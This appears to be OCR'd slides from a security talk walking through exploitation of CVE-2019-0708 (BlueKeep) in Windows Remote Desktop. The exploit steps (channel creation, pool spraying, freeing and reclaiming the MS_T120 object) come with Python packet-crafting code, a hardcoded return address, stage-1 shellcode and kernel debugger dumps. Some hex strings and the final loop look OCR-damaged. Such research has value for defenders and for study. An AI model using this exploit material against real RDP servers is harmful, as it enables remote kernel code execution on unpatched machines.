
Large pool allocation with Bitmap Cache PDU

- Pros
  - Can be sent through the default open I/O channel (0x03eb).
  - Big pool allocation, the maximum pool size is 0xc3864.
- Cons
  - The pool can only be allocated once in one connection (Although the PDU can be sent for multiple times legitimately).
  - The controlled data have the four bytes gaps between each 8 bytes controlled data.
- Big pool spraying?
  - Can we make the server allocate the big pool repeatedly in multiple connections?

Case study: Exploit CVE-2019-0708 (Bluekeep)

- RDPSND channel data
  - Used by Metaspoit
  - RDPSND channel are not open in Windows 2008 R2 by default
- RDPDR Client Name Request PDU – easier
  - Use RDPDR Client Name Request PDU to reclaim and spray
  - RDPDR channel is open in all vulnerable Windows versions by default
- Refresh Rect PDU + RDPDR Client Name Request PDU – harder but more interesting <---------
  - Use Refresh Rect PDU to spray data (only 8 bytes controlled in a page)
  - Use RDPDR Client Name Request PDU to reclaim
  - Both channel are open in all vulnerable Windows versions by default

Case study: Exploit CVE-2019-0708 (Bluekeep)



Case study: Exploit CVE-2019-0708 (Bluekeep)


Establish Connection

Refresh Rect PDU

Free Channel PDU

RDPDR Client Name Request PDU

Terminate Connection



Case study: Exploit CVE-2019-0708 (Bluekeep)

- Creation: create the abnormal MS_T120 channel which is internal use only through Client Data PDU

```
def send_client_data_pdu_packet(tls, deletion_structure=(12, 109, 118, 132, 390), verbose=False):
    """
    client information packet
    """
    packet = unpack(
        "030001ca02f0807f658207c204010104010101ff30190201220201020201000201010201000201010202ffff020102301902010102 0"
        "10102010102010102010002010102020420020102301c0202ffff0202fc170202ffff020101020100020101020 2ffff02010204820161"
        "000500147c00018148000800100001c00044756361813401c0ea000a000800032003204ca03aa09040000ee420000440045005 3004b0"
        "054004f0050002d00460038003400300047004900 4b00000040000000000000c0000000000000000000000000000000000000000"
        "0000000000000000000000000000000000000000000000000000000000000000000000000000000000000001ca0100000000002"
        "0000f00af0762006300370038006500660036003300 2d003900640033003300 2d003400310039380038002d003900320063006600 2d00"
        "00310062003200640061004242424207000100000056020005001000000064000006400000004c00c00150000000000000002c00c0"
        "01b0000000000000003c038000400000726470647200000000008080636c6970726472000000a0c0647264796e766300000080c04d53"
        "5f54313230000000000000"
    )
    # print "MS_T120".encode('hex') --> 4d535f54313230
```

Case study: Exploit CVE-2019-0708 (Bluekeep)


- Creation: two pointers in ChannelPointerTable to the MS_T120 object


```
kd> !pool 88c01900
Pool page 88c01900 region is Nonpaged pool
*88c018f8 size:  168 previous size:   b8  (Allocated) *TSic
        Pooltag TSic : Terminal Services - ICA_POOL_TAG, Binary : termdd.sys

kd> dc 88c01900  l110/4 //ChannelPointerTable Object
88c01900  00000000 9101d070 00000009 88c01a10  ....p...........
88c01910  88b646c4 00000000 00800001 00000000  .F..............
88c01920  00000000 864966d0 00000004 00000001  .....fI.........
88c01930  00000000 00000000 00000000 00000000  ................
88c01940  00000000 00000000 8739a6b0 8739a6b0  .........9...9.
88c01950  864ada60 88b59390 88bc5958 8870a378  `.J.....XY..x.p.
88c01960  00000000 00000000 00000000 00000000  ................
88c01970  00000000 00000000 88701530 8888a8a0  ........0.p.....
88c01980  00000000 86496e00 864ad9c0 00000000  .....nI...J.....
88c01990  00000000 00000000 88b592f0 00000000  ................
88c019a0  00000000 00000000 88750be0 00000000  ..........u.....
88c019b0  00000000 00000000 00000000 00000000  ................
88c019c0  00000000 00000000 00000000 00000000  ................
88c019d0  00000000 00000000 00000000 00000000  ................
88c019e0  00000000 00000000 00000000 00000000  ................
88c019f0  00000000 00000000 00000000 00000000  ................
88c01a00  00000000 00000000 88b592f0 00000000  ................
```

```
kd> !pool 88b592f0
Pool page 88b592f0 region is Nonpaged pool
*88b592e8 size:   d0 previous size:   40  (Allocated) *TSic
        Pooltag TSic : Terminal Services - ICA_POOL_TAG, Binary : termdd.sys

kd> dc 88b592f0 lc8/4 //MS_T120 channel object
88b592f0  00000002 9101d000 00000001 88b59334  ............4...
88b59300  888f5fc8 00000000 00000000 00000000  ._..............
88b59310  88aa5420 00000000 00000000 00000000   T..............
88b59320  00000001 00000000 00000000 00000000  ................
88b59330  00000000 88750bec 88b592fc 00000000  ......u.........
88b59340  00000000 00000000 00000000 00000000  ................
88b59350  00000000 00000000 00000000 00000000  ................
88b59360  00000000 00000000 00000000 00000000  ................
88b59370  00000000 00000001 88c01900 00000000  ................
88b59380  00000005 545f534d 00303231 00000003  ....MS_T120.....
88b59390  88c01950 88750c80 889086d8 889086d8  P.....u.........
88b593a0  88b593a0 88b593a0 00000000 00000000  ................
88b593b0  88c01a10 00000000                    ........
```

Case study: Exploit CVE-2019-0708 (Bluekeep)


- Spray: Send Refresh Rect PDUs to spray 8 bytes controllable data to each 0x1000 sized kernel pools.





Case study: Exploit CVE-2019-0708 (Bluekeep)

Free: constructed an abnormal PDU on new created MS_T120 channel which can hit rdpwsx!MCSPortData and call MCSCloseChannel to free the MS_T120 object




```
send_packet = unpack("0300002a02f08064000703ef701c1400000003000000000000000200000000000000000000000000000000")
tls.sendall(send_packet)
kd>
eax=00000000 ebx=019610f4 ecx=00000014 edx=00000080 esi=019610f0 edi=00000000
eip=6f588752 esp=0186f838 ebp=0186f844 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
rdpwsx!MCSPortData+0x23:
001b:6f588752 8d7e74          lea     edi,[esi+74h]
kd>
eax=00000000 ebx=019610f4 ecx=00000014 edx=00000080 esi=019610f0 edi=01961164
eip=6f588755 esp=0186f838 ebp=0186f844 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
rdpwsx!MCSPortData+0x26:
001b:6f588755 8b4704          mov     eax,dword ptr [edi+4] ds:0023:01961168=00000002
kd> dc edi l5
01961164  00000000 00000002 00000000 00000000  ................
01961174  00000000                             ....
```

edi points to RDP client crafted data

```
EnterCriticalSection((LPCRITICAL_SECTION)(lpAddend + 1));
if ( (unsigned int)a2 >= 0xFFFFFFF0 )
{
  if ( a2 == -2 )
    MCSChannelClose(lpAddend);
}
else if ( !(*((_BYTE *)lpAddend + 44) & 1) )
{
  v2 = *((_DWORD *)lpAddend + 0x1E);
  if ( v2 )
  {
    if ( v2 == 2 )
    {
      HandleDisconnectProviderIndication((int)lpAddend, a2, (int)(lpAddend + 0x1D));
      MCSChannelClose(lpAddend);
    }
```

```
kd> dc edi l5 //edi = (DWORD *)lpAddend + 0x1D
01961164  00000000 00000002 00000000 00000000
01961174  00000000
```

Case study: Exploit CVE-2019-0708 (Bluekeep)


- Free MS_T120 object

```
kd> !pool 88c01900
Pool page 88c01900 region is Nonpaged pool
*88c018f8 size:  168 previous size:   b8  (Allocated) *TSic
        Pooltag TSic : Terminal Services - ICA_POOL_TAG, Binary : termdd.sys

kd> dc 88c01900  l110/4 //ChannelPointerTable Object with dangling pointer
88c01900  00000000 9101d070 00000008 88c01a10  ....p...........
88c01910  88b646c4 00000000 00800001 00000000  .F..............
88c01920  00000000 86522d48 00000004 00000001  ....H-R.........
88c01930  00000000 00000000 00000000 00000000  ................
88c01940  00000000 00000000 8739a6b0 8739a6b0  .........9...9.
88c01950  864ada60 88750c80 88bc5958 8870a378  `.J...u.XY..x.p.
88c01960  00000000 00000000 00000000 00000000  ................
88c01970  00000000 00000000 88701530 8888a8a0  ........0.p.....
88c01980  00000000 86496e00 864ad9c0 00000000  .....nI...J.....
88c01990  00000000 00000000 00000000 00000000  ................
88c019a0  00000000 00000000 88750be0 00000000  ..........u.....
88c019b0  00000000 00000000 00000000 00000000  ................
88c019c0  00000000 00000000 00000000 00000000  ................
88c019d0  00000000 00000000 00000000 00000000  ................
88c019e0  00000000 00000000 00000000 00000000  ................
88c019f0  00000000 00000000 00000000 00000000  ................
88c01a00  00000000 00000000 88b592f0 00000000  ................
```

```
kd> !pool 88b592f0
Pool page 88b592f0 region is Nonpaged pool
*88b592e8 size:   d0 previous size:   40  (Free ) *TSic
        Pooltag TSic : Terminal Services - ICA_POOL_TAG, Binary : termdd.sys

kd> dc 88b592f0 lc8/4 //freed MS_T120 channel object
88b592f0  00000000 9101d000 00000000 00000000  ................
88b59300  00000000 00000000 00000000 00000000  ................
88b59310  88aa5420 00000000 00000000 00000000   T..............
88b59320  00000002 00000000 00000000 00000000  ................
88b59330  00000000 00000000 00000000 00000000  ................
88b59340  00000000 00000000 00000000 00000000  ................
88b59350  00000000 00000000 00000000 00000000  ................
88b59360  00000000 00000000 00000000 00000000  ................
88b59370  00000008 00000000 88c01900 00000000  ................
88b59380  00000005 545f534d 00303231 00000003  ....MS_T120.....
88b59390  88c01950 88750c80 88b59398 88b59398  P.....u.........
88b593a0  88b593a0 88b593a0 00000000 00000000  ................
88b593b0  88c01a10 00000000                    ........
```

Case study: Exploit CVE-2019-0708 (Bluekeep)


Reclaim: Send RDPDR Client Name Request PDUs to reclaim freed MS_T120 channel object.




```
datalen = 0x98
size = '{0:02x}'.format(datalen+0x10+0x08+0x0e+1)
size2 = '{0:02x}'.format(datalen+0x10+0x08)
size3 = '{0:02x}'.format(datalen+0x10)
header = "030000"+ size + "02f08064000703ec7080" + size2 + size3
+"000000" + "0300000072444e4301000000000000000" + "00" + "000000"
eipAddr = "3000c186"
stage1_shellcode = "8B512881C234040000FFE2"
expdata = stage1_shellcode + "44"*5 + "00000000" + "44444444"*15 +
"00000000" + "44444444"*2 + eipAddr + "44444444"*14
occupy = header + expdata
for i in range(0x100):
    tls.sendall(bytes(packet))
```

Case study: Exploit CVE-2019-0708 (Bluekeep)

